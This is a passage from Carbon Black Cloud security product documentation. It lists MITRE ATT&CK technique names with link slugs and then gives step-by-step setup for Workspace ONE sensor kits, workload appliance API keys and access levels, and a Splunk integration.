T1147	Hidden Users	mitre_t1147_hidden_users
T1143	Hidden Window	mitre_t1143_hidden_window
T1564	Hide Artifacts	mitre_t1564_hide_artifacts
T1574	Hijack Execution Flow	mitre_t1574_hijack_exec_flow
T1148	HISTCONTROL	mitre_t1148_histcontrol

ID	Name	Link to Technique Details
T1179	Hooking	mitre_t1179_hooking
T1062	Hypervisor	mitre_t1062_hypervisor
T1183	Image File Execution Options Injection	mitre_t1183_image_file_exec_options_inject
T1562	Impair Defenses	mitre_t1562_impair_defenses
T1054	Indicator Blocking	mitre_t1054_indicator_blocking
T1066	Indicator Removal from Tools	mitre_t1066_indicator_removal_from_tools
T1070	Indicator Removal on Host	mitre_t1070_indicator_removal_on_host
T1202	Indirect Command Execution	mitre_t1202_indirect_command_execution
T1490	Inhibit System Recovery	mitre_t1490_inhibit_sys_recovery
T1056	Input Capture	mitre_t1056_input_capture
T1141	Input Prompt	mitre_t1141_input_prompt
T1130	Install Root Certificate	mitre_t1130_install_root_certificate
T1118	InstallUtil	mitre_t1118_installutil
T1559	Inter-Process Communication	mitre_t1559_inter_proc_comm
T1208	Kerberoasting	mitre_t1208_kerberoasting
T1215	Kernel Modules and Extensions	mitre_t1215_kernel_modules_and_extensions
T1142	Keychain	mitre_t1142_keychain
T1570	Lateral Tool Transfer	mitre_t1570_lateral_tool_transfer
T1159	Launch Agent	mitre_t1159_launch_agent
T1160	Launch Daemon	mitre_t1160_launch_daemon
T1152	Launchctl	mitre_t1152_launchctl
T1161	LC_LOAD_DYLIB Addition	mitre_t1161_lc_load_dylib_addition
T1149	LC_MAIN Hijacking	mitre_t1149_lc_main_hijacking
T1171	LLMNR/NBT-NS Poisoning and Relay	mitre_t1171_llmnr_nbt_ns_poisoning_and_relay
T1168	Local Job Scheduling	mitre_t1168_local_job_scheduling
T1162	Login Item	mitre_t1162_login_item
T1037	Logon Scripts	mitre_t1037_logon_scripts
T1177	LSASS Driver	mitre_t1177_lsass_driver
T1185	Man in the Browser	mitre_t1185_man_in_the_browser

ID	Name	Link to Technique Details
T1557	Man-in-the-Middle	mitre_t1557_man_in_the_middle
T1036	Masquerading	mitre_t1036_masquerading
T1556	Modify Authentication Process	mitre_t1556_modify_auth_proc
T1578	Modify Cloud Compute Infrastructure	mitre_t1578_modify_cloud_compute_infra
T1031	Modify Existing Service	mitre_t1031_modify_existing_service
T1112	Modify Registry	mitre_t1112_modify_registry
T1170	Mshta	mitre_t1170_mshta
T1188	Multi-hop Proxy	mitre_t1188_multi_hop_proxy
T1104	Multi-Stage Channels	mitre_t1104_multi_stage_channels
T1026	Multiband Communication	mitre_t1026_multiband_comm
T1079	Multilayer Encryption	mitre_t1079_multilayer_encryption
T1128	Netsh Helper DLL	mitre_t1128_netsh_helper_dll
T1498	Network Denial of Service	mitre_t1498_network_denial_of_service
T1046	Network Service Scanning	mitre_t1046_network_service_scanning
T1126	Network Share Connection Removal	mitre_t1126_network_share_connection_removal
T1135	Network Share Discovery	mitre_t1135_network_share_discovery
T1040	Network Sniffing	mitre_t1040_network_sniffing
T1050	New Service	mitre_t1050_new_service
T1095	Non-Application Layer Protocol	mitre_t1095_non_app_layer_proto
T1571	Non-Standard Port	mitre_t1571_non_std_port
T1096	NTFS File Attributes	mitre_t1096_ntfs_file_attrib
T1027	Obfuscated Files or Information	mitre_t1027_obfuscate_files_or_info
T1137	Office Application Startup	mitre_t1137_office_app_startup
T1502	Parent PID Spoofing	mitre_t1502_parent_pid_spoofing
T1075	Pass the Hash	mitre_t1075_pass_the_hash
T1097	Pass the Ticket	mitre_t1097_pass_the_ticket
T1174	Password Filter DLL	mitre_t1174_password_filter_dll
T1201	Password Policy Discovery	mitre_t1201_password_policy_discovery
T1034	Path Interception	mitre_t1034_path_intercept

ID	Name	Link to Technique Details
T1120	Peripheral Device Discovery	mitre_t1120_periph_discovery
T1069	Permission Groups Discovery	mitre_t1069_permission_discovery
T1566	Phishing	mitre_t1566_phishing
T1150	Plist Modification	mitre_t1150_plist_mod
T1205	Traffic Signaling	mitre_t1205_traffic_signaling
T1013	Port Monitors	mitre_t1013_port_monitors
T1086	PowerShell	mitre_t1086_powershell
T1504	PowerShell Profile	mitre_t1504_powershell_profile
T1542	Pre-OS Boot	mitre_t1542_pre_os_boot
T1145	Private Keys	mitre_t1145_private_keys
T1057	Process Discovery	mitre_t1057_process_discovery
T1186	Process Doppelganging	mitre_t1186_process_doppelganging
T1093	Process Hollowing	mitre_t1093_process_hollowing
T1055	Process Injection	mitre_t1055_process_inject
T1090	Proxy	mitre_t1090_proxy
T1012	Query Registry	mitre_t1012_query_registry
T1163	Rc.common	mitre_t1163_rc_common
T1164	Re-opened Applications	mitre_t1164_re_opened_apps
T1108	Redundant Access	mitre_t1108_redundant_access
T1060	Registry Run Keys / Startup Folder	mitre_t1060_reg_run_keys
T1121	Regsvcs/Regasm	mitre_t1121_regsvcs_regasm
T1117	Regsvr32	mitre_t1117_regsvr32
T1219	Remote Access Software	mitre_t1219_remote_access_software
T1076	Remote Desktop Protocol	mitre_t1076_remote_desktop_proto
T1105	Ingress Tool Transfer	mitre_t1105_ingress_tool_transfer
T1021	Remote Services	mitre_t1021_remote_services
T1563	Remote Service Session Hijacking	mitre_t1563_remote_svc_session_hijack
T1018	Remote System Discovery	mitre_t1018_remote_sys_discovery
T1091	Replication Through Removable Media	mitre_t1091_replication_thru_removable_media

ID	Name	Link to Technique Details
T1496	Resource Hijacking	mitre_t1496_resource_hijacking
T1014	Rootkit	mitre_t1014_rootkit
T1085	Rundll32	mitre_t1085_rundll32
T1494	Runtime Data Manipulation	mitre_t1494_runtime_data_manip
T1053	Scheduled Task or Job	mitre_t1053_scheduled_task_or_job
T1029	Scheduled Transfer	mitre_t1029_scheduled_transfer
T1113	Screen Capture	mitre_t1113_screen_cap
T1180	Screensaver	mitre_t1180_screensaver
T1064	Scripting	mitre_t1064_scripting
T1063	Security Software Discovery	mitre_t1063_sec_software_discovery
T1101	Security Support Provider	mitre_t1101_security_support_provider
T1167	Securityd Memory	mitre_t1167_securityd_memory
T1505	Server Software Component	mitre_t1505_server_software_component
T1035	Service Execution	mitre_t1035_service_execution
T1058	Service Registry Permissions Weakness	mitre_t1058_service_reg_perms_weakness
T1489	Service Stop	mitre_t1489_service_stop
T1166	Setuid and Setgid	mitre_t1166_setuid_and_setgid
T1051	Shared Webroot	mitre_t1051_shared_webroot
T1023	Shortcut Modification	mitre_t1023_shortcut_mod
T1178	SID-History Injection	mitre_t1178_sid_history_inject
T1218	Signed Binary Proxy Execution	mitre_t1218_signed_binary_proxy_exec
T1216	Signed Script Proxy Execution	mitre_t1216_signed_script_proxy_exec
T1198	SIP and Trust Provider Hijacking	mitre_t1198_sip_and_trust_provider_hijacking
T1072	Software Deployment Tools	mitre_t1072_software_deployment_tools
T1518	Software Discovery	mitre_t1518_software_discovery
T1045	Software Packing	mitre_t1045_software_packaging
T1153	Source	mitre_t1153_source
T1151	Space after Filename	mitre_t1151_space_after_filename

ID	Name	Link to Technique Details
T1193	Spearphishing Attachment	mitre_t1193_spearphishing_attachment
T1192	Spearphishing Link	mitre_t1192_spearphishing_link
T1194	Spearphishing via Service	mitre_t1194_spearphishing_via_service
T1184	SSH Hijacking	mitre_t1184_ssh_hijacking
T1071	Standard Application Layer Protocol	mitre_t1071_stnd_app_layer_proto
T1032	Standard Cryptographic Protocol	mitre_t1032_stnd_crypt_layer_proto
T1165	Startup Items	mitre_t1165_startup_items
T1558	Steal or Forge Kerberos Tickets	mitre_t1558_steal_or_forge_kerberos_tickets
T1492	Stored Data Manipulation	mitre_t1492_stored_data_manip
T1553	Subvert Trust Controls	mitre_t1553_subvert_trust_controls
T1169	Sudo	mitre_t1169_sudo
T1206	Sudo Caching	mitre_t1206_sudo_caching
T1195	Supply Chain Compromise	mitre_t1195_supply_chain_compromise
T1019	System Firmware	mitre_t1019_system_firmware
T1082	System Information Discovery	mitre_t1082_sys_inf_discovery
T1016	System Network Configuration Discovery	mitre_t1016_sys_net_config_discovery
T1049	System Network Connections Discovery	mitre_t1049_sys_network_connections_discovery
T1033	System Owner/User Discovery	mitre_t1033_sys_owner_or_usr_discovery
T1569	System Services	mitre_t1569_sys_svs
T1007	System Service Discovery	mitre_t1007_sys_service_discovery
T1124	System Time Discovery	mitre_t1124_sys_time_discovery
T1501	Systemd Service	mitre_t1501_systemd_service
T1080	Taint Shared Content	mitre_t1080_taint_shared_content
T1221	Template Injection	mitre_t1221_template_inject
T1209	Time Providers	mitre_t1209_time_providers
T1099	Timestamp	mitre_t1099_timestamp
T1493	Transmitted Data Manipulation	mitre_t1493_transmitted_data_manip
T1154	Trap	mitre_t1154_trap

ID	Name	Link to Technique Details
T1127	Trusted Developer Utilities Proxy Execution	mitre_t1127_trusted_developer_util_proxy_exec
T1199	Trusted Relationship	mitre_t1199_trusted_relationship
T1111	Two-Factor Authentication Interception	mitre_t1111_two_factor_auth_intercept
T1065	Uncommonly Used Port	mitre_t1065_uncommonly_used_port
T1552	Unsecured Credentials	mitre_t1552_unsecure_creds
T1550	Use Alternate Authentication Material	mitre_t1550_use_alt_auth_material
T1204	User Execution	mitre_t1204_user_execution
T1078	Valid Accounts	mitre_t1078_valid_accounts
T1125	Video Capture	mitre_t1125_video_capture
T1497	Virtualization/Sandbox Evasion	mitre_t1497_virtualization_or_sandbox_evasion
T1102	Web Service	mitre_t1102_web_service
T1100	Web Shell	mitre_t1100_web_shell
T1077	Windows Admin Shares	mitre_t1077_win_admin_shares
T1047	Windows Management Instrumentation	mitre_t1047_win_mgmt_instru
T1084	Windows Management Instrumentation Event Subscription	mitre_t1084_mgmt_instru_evt_subscription
T1028	Windows Remote Management	mitre_t1028_win_remote_mgmt
T1004	Winlogon Helper DLL	mitre_t1004_winlogon_helper_dll
T1220	XSL Script Processing	mitre_t1220_xsl_script_processing

You can integrate Carbon Black Cloud with Workspace ONE and Carbon Black Workload appliances.

This chapter includes the following topics:

- [Workspace ONE](#)
- [Set Up Your Appliance](#)
- [Splunk](#)

Workspace ONE

You can use this procedure to configure a Workspace ONE sensor kit.

Visit [VMware Docs - VMware Workspace ONE UEM](#) for comprehensive documentation about configuration and set up.

For detailed instructions on Integrating Workspace ONE Intelligence and VMware Carbon Black Cloud, see [VMware Tech Zone](#).

Configure Workspace ONE Sensor Kit

- 1 In the Carbon Black Cloud console, click **Endpoints** in the left navigation bar.
- 2 Click **Sensor Options**, then **Configure Workspace ONE sensor kit**.
- 3 Select the sensors for the operating systems you are configuring with Workspace ONE.
- 4 Click **Upload File** to select and upload a configuration file in .ini format to specify how sensors will operate on endpoints.
- 5 Click **Generate URL**.

See [Enroll through Command Line Staging](#) and [Silent Enrollment Parameters and Values](#) for additional information.

Set Up Your Appliance

To secure data center workloads using Carbon Black Cloud Workload console, you must first set up your appliance.

You configure one appliance per vCenter Server. If you are configuring multiple appliances, generate a separate API ID and secret key for each appliance.

Prerequisites

Deploy and register the Carbon Black Cloud Workload Appliance with the vCenter Server. To learn more, see step 1A and 1B from the *VMware Carbon Black Cloud Workload Guide*.

Procedure

1 [Create a Custom Access Level for Your Appliance](#)

You create a custom API access level for your appliance to configure multiple appliances for your organization. To create an access level, you must be a **Super Admin**. Creating an access level for your appliance is a one-time task.

2 [Generate an API Key for Your Appliance](#)

You must generate an API key from the Carbon Black Cloud console. You use this API key to establish a connection between the Carbon Black Cloud console and the Carbon Black Cloud Workload Appliance deployed in the vCenter Server.

3 [Connect Carbon Black Cloud Workload Appliance with Carbon Black Cloud](#)

You establish a connection between your Carbon Black Cloud Workload Appliance and the Carbon Black Cloud console by using your generated API key.

4 [Delete Appliance API Key](#)

You can delete an appliance from your organization that you are not using anymore.

What to do next

After you configure your appliance, you can view your workloads inventory on the **Workloads > Not Enabled** tab. From the **Not Enabled** tab, you can install sensors for VM workload with an easy one-click deployment.

Create a Custom Access Level for Your Appliance

You create a custom API access level for your appliance to configure multiple appliances for your organization. To create an access level, you must be a **Super Admin**. Creating an access level for your appliance is a one-time task.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > API Access > Access Levels** tab.
- 2 Click **Add Access Level** and populate the name, and description fields for the custom API access level for your appliance.

Enter a name that users in your organization can easily identify. You can append the name with the word *Appliance*.

- 3 Select the boxes of the permission functions (CRUDE) and include the following access levels from the **Category** column.
 - a For the **Appliances** access level with permission name `Send workload assets to CBC`, select **create**.
 - b For the **Appliances** access level with permission name `Appliances registration`, select **create, read, update, delete**.
 - c For the **Device** access level with permission name `Uninstall`, select **execute**.
 - d For the **Device** access level with permission name `Deregistered`, select **delete**.
 - e For the **Device** access level with permission name `Sensor kits`, select **execute**.
 - f For the **Device** access level with permission name `General information`, select **read**.
 - g For the **Live Query** access level with permission name `Manage queries`, select **create, read, update, delete**.
 - h For the **Vulnerability** access level with permission name `Vulnerability Assessment Data`, select **read, execute**.
 - i For the **Workload Management** access level with permission name `View Workloads without sensors`, select **read**.
 - j For the **Workload Management** access level with permission name `Install sensor on vCenter workload`, select **execute**.
 - k For the **Workload Management** access level with permission name `Uninstall sensor on vCenter workload`, select **execute**.
 - l For the **Workload Management** access level with permission name `Manage host module on ESX server`, select **execute**.
 - m For the **Workload Management** access level with permission name `Fetch ESX server details`, select **read**.
- 4 To apply the changes, click **Save**.

What to do next

After you create the access level, use it to generate an API key for your appliance.

Generate an API Key for Your Appliance

You must generate an API key from the Carbon Black Cloud console. You use this API key to establish a connection between the Carbon Black Cloud console and the Carbon Black Cloud Workload Appliance deployed in the vCenter Server.

You can configure one appliance per vCenter Server. After you create custom access level for your appliance, you can configure multiple appliances for your organization. If you are configuring multiple appliances, generate a separate API key for each appliance. You can generate only one API key per appliance.

Prerequisites

Create an access level for your appliance.

Procedure

- 1 Log in to the Carbon Black Cloud console and navigate to the **Settings > API Access > API Keys** tab.
- 2 Click **Add API Key** and populate the required fields.
 - a Enter a unique name for your appliance API key.
The appliance API name must be unique to your organization.
 - b Select **Custom** from the **Access Level type** drop-down menu.
 - c From the **Custom access level** dropdown, find and select the custom access level created by **Super Admin** for your appliance.
Look for *Appliance* in the name.
 - d Click **Save**.
The API ID and API secret key are generated.
- 3 Copy both keys and use them to establish connection between your appliance and the Carbon Black Cloud console.

Connect Carbon Black Cloud Workload Appliance with Carbon Black Cloud

You establish a connection between your Carbon Black Cloud Workload Appliance and the Carbon Black Cloud console by using your generated API key.

Prerequisites

Deploy and configure your Carbon Black Cloud Workload appliance in the vCenter Server. To learn more about how to deploy an appliance in the vCenter Server, see the *Carbon Black Cloud Workload Guide*.

Procedure

- 1 Log in to the vSphere Web Client.
- 2 Verify that the appliance's VM is on, open the VM console, and note the appliance IP address.
- 3 Open a Web browser, and navigate to the appliance's interface at `https://{appliance-IP-address}`.
- 4 Navigate to the **Appliance > Registration** tab.
- 5 Log in to the appliance using your *administrator* credentials.

6 In the **VMware Carbon Black Cloud** section, click **Edit**, and enter the following information:

- a The URL of the console as per your hosted Carbon Black Cloud location.
- b An *unique* name for the appliance in your Carbon Black Cloud organization.
- c Paste the API ID and API secret key generated earlier from the console along with the Org key.

7 To apply the changes, click **Save**.

Results

A green check mark confirms the connection between your appliance and the Carbon Black Cloud console.

What to do next

You verify the connection between your appliance and the Carbon Black Cloud console is established successfully as follows.

- On the **API Keys** tab, go to the appliance and click the appliance name with a link. You view appliance health and connection status.
- Go to the **Inventory > Workloads > Not Enabled** page. You view your workloads inventory or virtual machine (VM) data.

Delete Appliance API Key

You can delete an appliance from your organization that you are not using anymore.

Log in to the Carbon Black Cloud console and navigate to the **Actions** column, click the arrow icon, and then **Delete**.

The appliance key gets deleted from the Carbon Black Cloud console. If you delete the appliance API key of a connected appliance, workloads can continue to display on the console.

Splunk

The VMware Carbon Black Cloud App for Splunk is a single application to integrate your endpoint and workload security features and telemetry directly into Splunk dashboards, workflows and alert streams.

This application connects with any Carbon Black Cloud offering and replaces the existing product-specific Carbon Black apps for Splunk. This app provides a unified solution to integrate Carbon Black Cloud Endpoint and Workload offerings with Splunk Enterprise, Splunk Cloud, and Splunk Enterprise Security (ES). Out-of-the-box, this app provides holistic visibility into the state of your endpoints and workloads through customizable dashboards and alert feeds in Splunk.

For detailed information regarding how to integrate Splunk with VMware Carbon Black Cloud, go to:

[VMware Carbon Black Cloud App for Splunk Documentation](#)